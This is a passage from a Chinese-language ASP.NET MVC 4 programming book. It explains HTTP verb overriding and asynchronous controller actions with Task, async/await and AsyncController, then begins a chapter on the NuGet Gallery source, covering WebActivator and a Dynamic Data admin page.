大部分浏览器在正常浏览网页期间只支持两个 HTTP 动词：GET 和 POST。然而，REST 架构风格可以利用一些额外的标准动词：DELETE、HEAD 和 PUT。ASP.NET MVC 允许我们通过 Html.HttpMethodOverride 方法模拟这些动词，该方法采用一个参数来指示一个标准的 HTTP 动词(DELETE、GET、HEAD、POST 和 PUT)。在内部，这通过发送一个 X-HTTP-Method-Override 表单字段中的动词来实现。

HttpMethodOverride 的行为由[AcceptVerbs]特性和新的短动词特性来补充：

- HttpPostAttribute
- HttpPutAttribute
- HttpGetAttribute
- HttpDeleteAttribute
- HttpHeadAttribute

虽然 HTTP 的重写方法只能在当真实的请求是 POST 请求时使用，但是重写值也可以在 HTTP 头或查询字符串值中以名称/值对的形式指定。

有关重写 HTTP 动词的更多信息

尽管通过 X-HTTP-Method-Override 重写 HTTP 动词不是官方标准，但是它已经变成一个普遍使用的约定。它首先由 Google 公司在 2006 年作为 Google 数据协议(Google Data Protocol)的一部分引入(http://code.google.com/apis/gdata/docs/2.0/basics.html)，截止到现在，它已经在各种 RESTful Web API 和 Web 框架中实现。Ruby on Rails 也遵循同样的模式，但不同之处在于它使用的是_method 表单字段，而不是 X-HTTP-Method-Override。

MVC 只允许覆盖 POST 请求。框架首先从 HTTP 头部查找覆盖的动词，然后在传递的值中查找，最后从查询字符串值中查找。

2. 调用操作

接下来，调用器使用模型绑定器(第 4 章 4.4 节已详细介绍)为操作方法的每一个参数映射值，然后调用操作方法本身的内容。此时，调用器创建一个与当前操作方法相关的过滤器列表，并按照正确的顺序调用过滤器和操作方法。想了解更多的信息，请参阅 14.3.2 节的“操作过滤器”小节。

15.7.6　使用异步控制器操作

ASP.NET MVC 2 及其后续版本包含了对异步请求管道的完全支持。这个请求管道的作用是允许 Web 服务器处理长时间运行的请求——比如，那些花费大量时间等待网络或数据库操作完成的请求仍能保持对其他请求的响应。就这一点而言，异步代码是更加高效的服务请求，而不是快速地服务一个单独的请求。

虽然很强大，但在 MVC 4 之前编写异步控制器非常困难。MVC 4 通过利用最近的.NET Framework 新特征，简化了这一过程：

- .NET 4 引入了一个新的任务并行库(Task Parallel Library)来简化在.NET 平台上开发并行和并发程序的工作。任务并行库包含一个新类型——Task——来代表异步操作。MVC 通过允许我们在操作方法中返回 Task<ActionResult>来支持这一功能。
- .NET 4.5 通过两个新关键字——async 和 await——进一步简化了异步编程。async 修饰符告知编译器包含异步方法和 lambda 表达式的方法是异步的，这些方法往往都包含一个或多个需要长期运行的操作。在异步方法上使用 await 关键字表示方法应该被挂起，直到完成等待的任务。
- .NET 4 并行任务库和.NET 4.5 的 async 和 await 关键字的结合被称为基于任务的异步模式(Task-based Asynchronous Pattern)或 TAP。相对于 MVC 2 和 3 中的方案，使用 MVC 4 中的 TAP 编写异步控制器非常简单。本节主要使用 MVC 4 中基于.NET 4.5 的 TAP，最后给仍使用 MVC 2 和 3 的开发人员提出一些建议。

要理解异步和同步 ASP.NET 代码之间的区别，必须首先理解 Web 服务器是如何处理请求的。IIS 维护了一个用来服务请求的空闲线程的集合(线程池)。当一个请求进入时，线程池中的一个线程被调度来处理进入的请求。当一个线程正在处理一个请求时，它就不能用来处理其他任何请求，直到它完成第一个请求的处理。IIS 同时服务多线程的能力是基于一个假设：即，线程池中有空闲的线程来处理进入的请求。

现在考虑一个操作，该操作将网络调用用作为自己执行的一部分，并且网络调用需要花费 2 秒钟才能够完成。从网站访问者的角度来看，服务器大约需要花费 2 秒钟的时间响应他或她的请求(如果只考虑 Web 服务器本身的开销的话)。在同步世界里，处理该请求的线程会被阻塞 2 秒钟，以完成网络调用。也即，由于该线程正在等待网络调用完成，因此，它不能执行当前请求的其他有用任务；又由于它正在处理第一个请求，因此也不能执行其他请求的有用任务。这种情形下的线程被称为阻塞线程(blocked thread)。通常情况下这不是问题，因为线程池足够大来应对这种应用场合。然而，在处理多个并发请求的大型应用程序中，这可能会因为需要等待数据而阻塞许多线程，从而导致没有线程池中没有足够的空闲线程来调度服务新进入的请求。这种情形被称为线程饥饿(thread starvation)，它会严重影响网站的性能。如图 15-17 所示。



图 15-17

在一个异步管道中，线程不会因等待数据而阻塞。当一个长时间运行的应用程序(比如网络调用)开始时，操作在等待数据期间会自动放弃对处理线程的控制。从本质上讲，操作告诉线程，“在我能继续之前需要花费一段时间，所以现在不用费劲等着我。当我需要的数

据能够获取时，我会通知 IIS"。该线程然后返回到线程池，以便可以继续处理另一个请求，从本质上说，当等待数据时，当前请求是暂停的。重要的是，当一个请求处于这种状态时，它将被分配给线程池中的任何空闲线程，所以它不会阻塞将被处理的其他请求。当该操作的数据变得可获取时，网络请求完成事件会通知 IIS，因此线程池中的一个空闲线程会被调度继续处理该请求。继续处理该请求的线程可能是，也可能不是先前处理该请求的线程，但是这个不必开发人员担心，它是由管道负责的，如图 15-18 所示。



图 15-18

请注意，在上面的示例中，最终用户在他发送请求和接受到服务器的响应之间看到的仍是一个 2 秒钟的延迟。这也是前面所讲的异步主要是高效率而不是提供一个单独请求的响应速度的意义。尽管异步花费了与同步一样的时间响应用户请求，但在异步管道中，服务器不会在等待完成第一个请求时而阻塞其他有用的任务的执行。

1. 同步与异步管道的选择

以下是决定使用同步还是异步管道的一些指导原则。注意，这些只是指导原则，还要根据每个应用程序具体的要求来选择。

使用同步管道的指导原则如下：

- 操作简单或者能在短时间内执行完毕。
- 简单性和可测试性是重要的。
- 操作是 CPU 密集型，而非 IO 密集型。

使用异步管道的指导原则如下：

- 测试结果表明阻塞操作是站点性能的瓶颈。
- 并行性比代码简单更重要。
- 操作是 IO 密集型，而非 CPU 密集型。

因为异步管道比同步管道有更多的基础结构和开销，所以异步代码比同步代码更难测试。测试异步代码需要模拟更多的基础结构，而且也需要考虑代码可以按照不同的顺序执行。最后，一个 CPU 密集型的操作可能真的不利于转换为一个异步操作，因为这样会增加一个开始可能不会阻塞的操作的开销。特别地，这意味着在 ThreadPool.QueueUserWorkItem() 方法中执行 CPU 密集型操作的代码不利于使用异步管道。

2. 编写异步操作方法

使用 MVC 4 中的新 TAP 模型编写的异步操作与标准的(同步)操作非常相似。下面是把一个操作转换为一个异步操作的一些要求：

- 操作方法必须使用 async 修饰符标记为异步。
- 操作必须返回 Task 或 Task<ActionResult>。
- 方法中的任何异步操作使用 await 关键字挂起操作，直到调用完成。

例如，考虑一个为给定区域显示新闻的门户网站。在这个例子中，新闻通过 GetNews()方法获取，而 GetNews()方法中包含了一个需要长时间运行的网络调用。一个典型的同步操作如下：

```
public class PortalController : Controller {
   public ActionResult News(string city) {
      NewsService newsService = new NewsService();
      NewsModel news = newsService.GetNews(city);
      return View(news);
   }
}
```

下面是上面同步操作转换为异步操作的代码：

```
public class PortalController : Controller {
   public async Task<ActionResult> News(string city) {
      NewsService newsService = new NewsService();
      NewsModel news = await newsService.GetNews(city);
      return View(news);
   }
}
```

正如前面描述的，我们只是做了三处改动：为操作添加 async 修饰符，返回 Task<ActionResult>，并在需要长时间运行的服务调用前添加 await。

何时只返回任务？

我们可能极想知道 MVC 4 为什么支持返回 Task 和 Task<ActionResult>。不返回任何内容，会怎样呢？

事实证明，在需要长时间运行的服务操作中，这是非常有用的。例如，我们可能有一个需要长时间运行的服务操作，比如发送大量的电子邮件，或者构建一个大型报告。在此类情况下，没有任何内容返回，没有调用者监听。返回 Task 与在同步操作中返回 void 一样；两者都被转换为一个 EmptyResult 响应，表示没有发送响应。

3. 执行多个并行操作

上面示例代码不会比一个标准同步操作执行速度快多少，它只是允许高效地利用服务器资源(正如本节开始部分解释的)。当一个操作想同时执行多个异步操作时，异步代码的

优势才能发挥出来。例如，一个典型门户网站不仅需要显示新闻，也需要显示体育、天气和股票等其他信息。显示这些信息的操作方法的同步版本可能实现形式如下：

```
public class PortalController : Controller {
   public ActionResult Index(string city) {
      NewsService newsService = new NewsService();
      WeatherService weatherService = new WeatherService();
      SportsService sportsService = new SportsService();

      PortalViewModel model = new PortalViewModel {
         News = newsService.GetNews(city),
         Weather = weatherService.GetWeather(city),
         Sports = sportsService.GetScores(city)
      };
      return View(model);
   }
}
```

注意，上面的调用是顺序执行的，所以响应用户所需的时间等于所有这些单个调用所需时间的总和。如果调用的时间分别是 200ms、300ms、400ms，然后整个操作的执行时间就是 900ms(加上一些微不足道的开销)。

同样，该操作的异步版本采取下面的形式：

```
public class PortalController : Controller {
   public async Task<ActionResult> Index(string city) {
      NewsService newsService = new NewsService();
      WeatherService weatherService = new WeatherService();
      SportsService sportsService = new SportsService();

      var newsTask = newsService.GetNewsAsync(city);
      var weatherTask = weatherService.GetWeatherAsync(city);
      var sportsTask = sportsService.GetScoresAsync(city);

      await Task.WhenAll(newsTask, weatherTask, sportsTask);

      PortalViewModel model = new PortalViewModel {
         News = newsTask.Result,
         Weather = weatherTask.Result,
         Sports = sportsTask.Result
      };

      return View(model);
   }
}
```

注意，异步代码中的所有操作是并行执行的，因此，响应用户需要的时间等于最长的单个调用时间。如果调用的时间分别是 200ms、300ms 和 400ms，然后整个操作的执行时间就是 400ms(加上一些微不足道的开销)。

使用 TASK.WHENALL 调用并行任务

请注意，我们可使用 Task.WhenAll()方法并行地执行多个任务。我们可能会认为在每一个服务调用前添加 await 关键字就能使这些服务并行执行，其实，事实并非如此。尽管直到长时间调用完成后，await 才能释放线程，但是如果第一个调用不完成，第二个 await 调用就不会开始执行。Task.WhenAll 会并行地执行所有任务，并在所有任务完成后返回。

上面两个示例中，访问操作的 URL 都是/Portal/Index?city=Seattle(或/Portal?city=Seattle，使用默认的路由)，而视图页面的名称也都是 Index.cshtml(因为操作名称是 Index)。

这是一个典型例子。在这个例子中，从最终用户的角度来讲，使用的 async 关键字不仅高效，而且性能也非常好。

4. MVC 2 和 3 使用 AsyncController

基于任务的异步模式要求程序在.NET 4.5 平台上使用 MVC 4 开发。如果需要在使用 MVC 2 或 3 的应用程序中添加异步操作，我们可以利用 AsyncController 基类。与 Controller 类型作为同步控制器基类的方式一样，AsyncController 类型是异步控制器的基类。使用 AsyncController 把一个同步操作转换为异步操作，需要满足以下要求：

(1) 继承基类 AsyncController，而不要继承 Controller。继承 AsyncController 的控制器可以使 ASP.NET 处理异步请求，但它们也可以为同步操作方法提供服务。

(2) 为操作创建两个方法。初始化异步处理的方法名称必须由操作名称和后缀“Async”组成。与此类似，当异步处理完成时调用方法(回调方法)的名称必须由操作名称和后缀“Completed”组成。在前面的例子中，News 方法就会有两个方法：NewsAsync 和 News-Completed。

NewsAsync 方法返回 void(在 Visual Basic 中表示空值)。NewsCompleted 方法返回一个 ActionResult 实例。尽管操作由两个方法组成，但与同步操作方法一样，都是使用同样的 URL 访问操作，例如，Portal/News?city=Seattle。像 RedirectToAction 和 RenderAction 这样的方法也引用操作方法 News，而不是 NewsAsync。

传递给 NewsAsync 方法的参数使用正常的参数绑定机制。传递给 NewsCompleted 的参数使用参数字典(Parameters dictionary)。

(3) 用异步操作方法中的异步调用替换原来 ActionResult 方法中的同步调用。在上面的例子中，使用对 newsService.GetHeadlinesAsync 的调用替换对 newsService.GetHeadlines 的调用。

考虑我们原来的同步控制器操作，使用单一服务调用一个 GetNews()方法，而 GetNews()方法中包含了一个需要长时间运行的网络调用：

```
public class PortalController : Controller {
   public ActionResult News(string city) {
      NewsService newsService = new NewsService();
      NewsModel news = newsService.GetNews(city);
```

```
        return View(news);
    }
}
```

下面是使用基类 AsyncController 实现的异步操作：

```
public class PortalController : AsyncController {
    public void NewsAsync(string city) {
        AsyncManager.OutstandingOperations.Increment();
        NewsService newsService = new NewsService();

        newsService.GetNewsCompleted += (sender, e) => {
            AsyncManager.Parameters["news"] = e.News;
            AsyncManager.OutstandingOperations.Decrement();
        };
        newsService.GetNewsAsync(city);
    }

    public ActionResult NewsCompleted(NewsModel news) {
        return View(news);
    }
}
```

这里需要注意以下模式：

- 异步控制器的基类是 AsyncController，而不是 Controller，这告诉 MVC 管道允许异步请求。
- 这里不是一个单一的 News()操作方法，而是两个方法 NewsAsync()和 NewsCompleted()，其中第二个方法返回一个 ActionResult 对象。这两个方法在逻辑上被看成一个操作方法 News，因此，使用同步操作一样的 URL 访问：/Portal/News?city=Seattle。
- 注意传递给每个方法的参数。传递给 NewsAsync()方法的参数使用正常的参数绑定机制提供，而传递给 NewCompleted()方法的参数使用 AsyncManager.Parameters 字典提供。NewsAsync()方法使用的 NewsService 是一个使用基于事件异步模式服务的例子(http://msdn.microsoft.com/en-us/library/wewwczdw.aspx)。
- 使用 AsyncManager.OutstandingOperations 通知 MVC 管道等待完成的操作数量。这是必需的，否则，MVC 就无法知道操作方法开始了什么操作，也不知道这些操作什么时候完成。当统计等待完成操作数量的计数器降为零时，MVC 管道就通过调用 NewsCompleted 方法完成了整体的异步操作。

同样，前面我们第二个例子中调用了多个需要长时间运行的服务，它的并行异步版本如下所示：

```
public class PortalController : AsyncController {
    public void IndexAsync(string city) {
        AsyncManager.OutstandingOperations.Increment(3);
```

```
        NewsService newsService = new NewsService();
        newsService.GetNewsCompleted += (sender, e) => {
            AsyncManager.Parameters["news"] = e.News;
            AsyncManager.OutstandingOperations.Decrement();
        };
        newsService.GetNewsAsync(city);

        WeatherService weatherService = new WeatherService();
        weatherService.GetWeatherCompleted += (sender, e) => {
            AsyncManager.Parameters["weather"] = e.Weather;
            AsyncManager.OutstandingOperations.Decrement();
        };
        weatherService.GetWeatherAsync(city);

        SportsService sportsService = new SportsService();
        sportsService.GetScoresCompleted += (sender, e) => {
            AsyncManager.Parameters["sports"] = e.Scores;
            AsyncManager.OutstandingOperations.Decrement();
        };
        SportsModel sportsModel = sportsService.GetScoresAsync(city);
    }

    public ActionResult IndexCompleted(NewsModel news,
        WeatherModel weather, SportsModel sports) {

        PortalViewModel model = new PortalViewModel {
            News = news,
            Weather = weather,
            Sports = sports
        };

        return View(model);
    }
}
```

好吧，笔者承认：上面笔者展示基于 AsyncController 异步操作代码的部分原因，是想说明现在在 MVC 4 中使用基于任务的异步模式是多么容易啊！

15.8 小结

本书通篇都没有用大量的信息淹没重要的概念，即便这些信息是有趣的；同时也尽量避免探讨未介绍的组件之间的交互，尽管它们之间的交互是令人感兴趣的；也没有深入浏览令笔者振奋的实现细节，因为这些细节可能会阻碍学习者。

但是，本章分享了一些 ASP.NET MVC 内部工作原理和充分利用框架的高级技术。笔者希望您能像我们一样喜欢。

第16章

ASP.NET MVC 实战：构建 NuGet.org 网站

本章内容简介：

- NuGet Gallery 源码
- 源结构
- WebActivator
- ASP.NET 动态数据
- 异常日志
- 性能分析
- 数据访问
- 代码先行迁移
- 成员资格
- 其他有用的 NuGet 包

要学习诸如 ASP.NET MVC 的框架，我们需要读书。要学习使用框架构建真实世界的程序，我们就需要读源码。真实世界实现的源码是一种非常优质的资源，可以帮助我们学习如何利用从书本上获取的知识以构建应用程序。

术语“真实世界”指的是已经很好地投入使用并能满足业务需求的应用程序，也可指直观地理解为现在我们就可以使用浏览器访问的应用程序。由于现实中，期限和不断变化的需求，使得真实世界的应用程序与在书本上看到的应用程序不同，书本上的应用程序感觉颇有几分做作。

本章回顾了一个完全使用 ASP.NET MVC 开发的真实世界应用程序，如果已经认真学习了第 10 章内容，我们可能已经熟悉了这个应用程序。不错，这个应用程序就是 NuGet Gallery。我们可以访问 http://nuget.org/，查看它面向公众的功能集。目前，ASP.NET 和 ASP.NET MVC 团队仍积极参与其开发。

16.1 源码与我们同在

NuGet Gallery 的源码与运行的 http://nuget.org/网站代码一样，托管在 GitHub 上，网址是 https://github.com/nuget/nugetgallery/。如果需要把源码获取到本地机器上，请认真阅读页面上 README 中的说明书。

这些说明主要面向那些有一定 Git 基础，并打算为 NuGet Gallery 项目做贡献的开发人员。如果只是想查看源码，不打算使用 Git，我们也能下载一个 zip 文件：https://github.com/NuGet/NuGetGallery/zipball/master。

在本地机器上下载源码之后，要确保机器安装 Visual Studio 2010 SP1 和 README 中提到的其他先决软件包(Azure SDK 和 NuGet)。运行 PowerShell 脚本.\Build-Solution.ps1，验证开发环境是否设置正确。这个 PowerShell 脚本构建解决方案，并运行所有的单元测试。如果成功，说明我们配置正确。

当我们在 Visual Studio 中打开解决方案时，会注意到只有两个项目，如图 16-1 所示。




图 16-1

其中的 Facts 项目包含项目的所有单元测试。



注意 NuGet Gallery 的单元测试使用 XUnit.NET Framework——一个干净美观、精心设计的轻量框架——编写。这里我不只是说 XUnit.NET 的作者之一 Brad Wilson 也是本书的一个作者。他也是 ASP.NET MVC 团队的一员。所以，Brad 非常繁忙。

在 XUnit.NET 中，测试被称为 facts，用 FactorAttribute 表示。这也正是将单元测试项目命名为 Facts 的原因。

Website 项目包含 ASP.NET MVC 项目。现在我们可能会问“Models 项目在哪里？NuGetGallery.Core 项目在哪里？这如何能成为一个真实世界的应用程序，除非它包含一个 bajillion 项目？”

许多 ASP.NET MVC 应用程序都是过早地把解决方案分成多个不同的类库。这样的状况源于 ASP.NET 早期版本的延期，在 ASP.NET 早期版本中，单元测试项目中不能引用网站。人们通常创建一个包含所有核心逻辑的类库，然后从单元测试中引用这个类库。

这样做忽略了一个事实，ASP.NET MVC 项目是一个类库！在单元测试项目中引用这个项目是可以实现的，正如上面的 Facts 项目。

但是把一个解决方案分解成多个项目的其他原因是什么呢，关注点分离？在需求产生之前，把一个解决方案分割成多个项目不可能会魔法般地分离关注点。关注点分离关注的是职责分离，而不仅是把代码分割到多个程序集中。

NuGet 团队知道项目的大部分代码都是针对这个项目的，而不能广泛地重复使用。当编写的代码可以广泛地重复使用时，我们可以把这些代码封装成单独的 NuGet 包，并安装到项目中。WebBackgrounder 便是这种应用的一个成功范例。




图　16-2

展开 Website 项目，我们会看到许多文件夹，如图 16-2 所示。每个文件夹代表一种不同的功能集合或功能类型。例如，Migrations 文件夹包含所有的数据库迁移，本章后面会介绍这些内容。

这里有各种各样的功能，但不包括项目中使用的第三方库。我们可以打开 Website 项目根目录下的 packages.config 以查看这里使用的所有技术。在撰写这部分内容时，项目中安装了 33 个 NuGet 包。尽管这不是使用中分离产品的精确数量，由于一些产品被分离成多个 NuGet 包，但它能够告诉我们项目使用了大量的第三方库。介绍所有这些内容需要一本书，所以这里笔者挑选了一些值得注意的领域进行讲解。这些都是真实世界应用程序需要处理的问题，但这些问题并不全面。

16.2　WebActivator

许多第三方库都不只是对一个简单程序集的引用。当应用程序启动时，这些第三方库有时需要运行一些配置代码。在过去，这就意味着我们需要向 Global.asax 文件的 Application_Start

方法中复制粘贴一些启动代码。

WebActivator 是一个 NuGet 包。当包中包含带有引用程序集的源码时，它能有效地解决这个问题，使得 NuGet 包添加应用程序启动代码变得简单。

如果需要更详细地了解 WebActivator，笔者推荐 David Ebbo 的博客，网址是 http://blogs.msdn.com/b/davidebb/archive/2010/10/11/light-up-your-nupacks-with-startup-codeand-webactivator.aspx。

NuGet Gallery Website 项目包含一个 App_Start 文件夹。依赖于 WebActivator 的启动代码通常就放在这个文件夹中。程序清单 16-1 是一个示例代码文件，演示了如何使用 WebActivator 来运行启动及关闭代码。

程序清单 16-1：WebActivator 模板

```
[assembly: WebActivator.PreApplicationStartMethod(
  typeof(SomeNamespace.AppActivator), "PreStart")]
[assembly: WebActivator.PostApplicationStartMethod(
  typeof(SomeNamespace.AppActivator), "PostStart")]
[assembly: WebActivator.ApplicationShutdownMethodAttribute(
  typeof(SomeNamespace.AppActivator), "Stop")]

namespace SomeNamespace
{
    public static class AppActivator
    {
        public static void PreStart()
        {
            // Code that runs before Application_Start.
        }

        public static void PostStart()
        {
            // Code that runs after Application_Start.
        }

        public static void Stop()
        {
            // Code that runs when the application is shutting down.
        }
    }
}
```

Website 项目文件中的 AppActivator.cs 包含启动代码，这些启动代码配置了许多 NuGet Gallery 依赖的服务，比如性能分析(profiling)、迁移、后台任务和我们搜索的索引(Lucene.NET)。上面是一个很好的示例，演示了如何使用 WebActivator 在代码中配置启动服务。

16.3　ASP.NET 动态数据

ASP.NET 动态数据是一个经常被 ASP.NET MVC 开发人员忽略的特征，因为它是一个 Web Forms 特征。事实上，ASP.NET 动态数据建立在 Web Forms 基础之上，但它只是一个实现细节。ASP.NET MVC 和 Web Forms 都是 ASP.NET 应用程序，在开发生产中，它们可以混合使用。

对于 NuGet Gallery，我们使用动态数据作为一种快速方法来构建基架管理界面，这样就可以通过浏览器编辑数据库中的数据。最后，我们希望构建一个合适的管理节来管理库(gallery)，动态数据在关键部分起了很大作用。因为这是一个管理页面，所以用户界面细节对我们来说并不重要，尽管动态数据肯定是可以自定义的，如果我们想建立一个友好的用户界面的话。

如果需要在实际应用中查看动态数据，我们需要确保把 Website 项目设置为启动项目，然后按 Ctrl+F5 组合键在浏览器中启动项目。在 URL 后面添加/dbadmin 以访问数据库管理页面。由于我们是在本地主机上运行网站，因此我们的用户账户不需要是管理员身份，只需进行身份验证。所以，我们首先注册一个账户，然后再访问/dbadmin。当远程访问时，/dbadmin 节就需要我们的账户拥有管理员权限。

成功访问后，我们会看到数据库中表的一个列表，如图 16-3 所示。从技术角度看，并非每一个表都会列出，只是列出了那些对应 Entity Framework 实体的表。

